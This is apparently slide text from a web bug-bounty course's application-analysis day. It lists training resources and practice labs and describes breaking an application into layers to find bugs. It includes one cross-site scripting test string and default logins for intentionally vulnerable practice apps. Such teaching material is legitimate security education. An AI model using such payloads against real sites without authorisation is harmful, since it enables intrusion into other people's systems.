



The Bug Hunter's Methodology Live

DAY 2 - APPLICATION ANALYSIS





**INTENDED
USAGE**

THERE ARE MANY LIKE IT, BUT THIS IS MINE

Many people can teach:

```
';alert('xss');//
```





Less people teach where to look for web bugs.

This course is a collection of my favorite tips, tools, and tricks.

If you want a holistic course...

PRINT RESOURCES

TBHM will attempt to give you tips, tricks, and tools related testing but there are many great wholistic texts available to supplement your app hacking journey.



New! -->

HOLISTIC COURSES

Web Security Academy is by far the best training ground for an introduction to web application security.

It is completely free and provides text-based instructions on how to approach its labs.


If you want supplemental guidance to this resource, check out Rana Khalil's free [YouTube channel](#) and then her very cheap [course](#).



HOLISTIC COURSES

Ben aka [Nahamsec](#) also has an excellent [course](#) for introduction to web hacking and bug bounty hunting.

It is also relatively cheap.







Preview this course

i You purchased this course on Apr. 26, 2022

Go to course

30-Day Money-Back Guarantee

This course includes:

-  5 hours on-demand video
-  Access on mobile and TV
-  Full lifetime access
-  Certificate of completion

PRACTICE TARGETS

If you want additional labs to hack there exists several great resources on the web. Some are free and some are paid, but relatively cheap.


The first two [PentesterLab](#) and [HackTheBox](#) offer accompanying training to the topics whereas [VulnHUB](#) is a community of hackers uploading crackme challenges and hosting them for other people to download and solve.



PRACTICE TARGETS (OVWAD)


In addition, OWASP hosts a project called the Vulnerable Web Applications Directory which tries to keep up with all the practice applications that people make end up on GitHub.

These are mostly self hosted labs that you can run through at your own pace.



The screenshot shows the OWASP Vulnerable Web Applications Directory website. The page title is "OWASP Vulnerable Web Applications Directory". There are navigation tabs for "Main", "Acknowledgments", "Mobile", "Offline", "Online", and "Containerized". The "Offline" tab is selected. Below the tabs is a table with the following columns: "App. URL", "Author", "Reference(s)", "Technology(ies)", and "Note(s)".

App. URL	Author	Reference(s)	Technology(ies)	Note(s)
.NET Goat Stars 193	OWASP contributors 3		• C#	Original main repo: http://github.com/jerryhoff/WebGoat.NET . Others: https://github.com/rapPayne/WebGoat.Net , https://github.com/jowasp/WebGoat.NET . last commit february 2014
Altoro Mutual (AltoroJ) Stars 167	IBM/Watchfire contributors 3	• Download • Live	• J2EE	Log in with jsmith/demo1234 or admin/admin last commit april
AuthLab Stars 84	digininja (Robin Wood) contributors 1	• Guide • Live	• GO	last commit january
Bodgelt Store Stars 235	Simon Bennetts (psiinon) contributors 2	• Download • Docker	• Java	last commit january 2018



ANALYSIS CONCEPTS

Search

Blog

Authentication

My Profile Section

Integration Functions

Paid Account Functions

Published / Used Authenticated API Calls


Upload / Export Functions

Undocumented API Calls and Admin tools

Multiple User Levels

Customer Data

Persistent User Input



ANALYSIS CONCEPTS

I like to kick off the analysis course and talks discussing how I view applications holistically.

I usually end up approaching an application by breaking it down into its layers, profiling it, and then asking myself questions about its functionality.

I then prioritize different layers.

Analysis Layers

Application Layers as related to success.

Tech Profiling


The Big Questions

ANALYSIS CONCEPTS (**LAYERS**)

In general, when looking at an application that I am destined to hack I break it up into these layers.

While not quite the most scientific breakout, it helps me compartmentalize the different areas I might be targeting to hack.


We'll jump into even more sections when we get into heat mapping in the later sections of the course but let's talk a little bit about them each here...



ANALYSIS CONCEPTS (SUCCESS)

In general, most of your hacking success when it comes to web applications will come at the **custom code layer** and the **integrations layer**.

